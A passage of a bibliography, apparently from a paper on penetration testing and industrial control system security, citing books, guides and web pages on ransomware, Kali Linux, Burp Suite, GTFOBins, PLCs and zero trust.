[3] L. Pitman and W. Crosier, "On the scale from ransomware to cyberterrorism: the cases of jbs usa, colonial pipeline and the wiperware attacks against ukraine." https://www.tandfonline.com/doi/full/10.1080/23738871.2024.2377670, 2024.

[4] U. Lamping and E. Warnicke, "Wireshark user's guide," *Interface*, vol. 4, no. 6, p. 1, 2004.

[5] P. Engebretson, "The basics of hacking and penetration testing: Ethical hacking and penetration testing made easy." https://books.google.es/books?hl=es&lr=&id=69dEUBJKMiYC&oi=fnd&pg=PP1&dq=fases+hackinig&ots=uYR6Q5HdBA&sig=Q_2D9w9NfALMoAWiBOLU3x1fiIg#v=snippet&q=passive&f=false, 2013.

[6] J. Muniz, *Web penetration testing with Kali Linux*. Packt Publishing Ltd, 2013.

[7] D. H. M. Alassouli, *Penetration Testing of Computer Networks Using BurpSuite and Various Penetration Testing Tools*. Independently Published, February 2023.

[8] Contributor, "Tratamiento de la tty." https://invertebr4do.github.io/tratamiento-de-tty/, 2021.

[9] GTFOBins, "Gtfobins-git." https://gtfobins.github.io/gtfobins/git/#sudo, 2025.

[10] X. Li, L. Wang, and Y. Zhang, "A review on the applications of programmable logic controllers (plcs)," *Journal of Process Control*, vol. 49, pp. 1–12, 2016.

[11] S. AG, "Basic examples for open user communication: Iso-on-tcp." https://support.industry.siemens.com/cs/ww/en/view/109747710, 2017.

[12] P. Smith, *Pentesting Industrial Control Systems*. Packt Publishing, December 2021.

[13] DMTF, "Alert standard format." https://www.dmtf.org/sites/default/files/ASF%20Overview%20Document_2010_0.pdf, 2010.

[14] Deloitte, "¿qué es la industria 4.0?." https://www.deloitte.com/es/es/Industries/industrial-construction/analysis/que-es-la-industria-4-0.html, 2017.

[15] CIO, "Why 81 % of Organizations Plan to Adopt Zero Trust by 2026." https://www.cio.com/article/3962906/why-81-of-organizations-plan-to-adopt-zero-trust-by-2026.html, 2022.

[16] Incibe, "Zero-day." https://www.incibe.es/ciudadania/blog/que-es-una-vulnerabilidad-zero-day, 2020.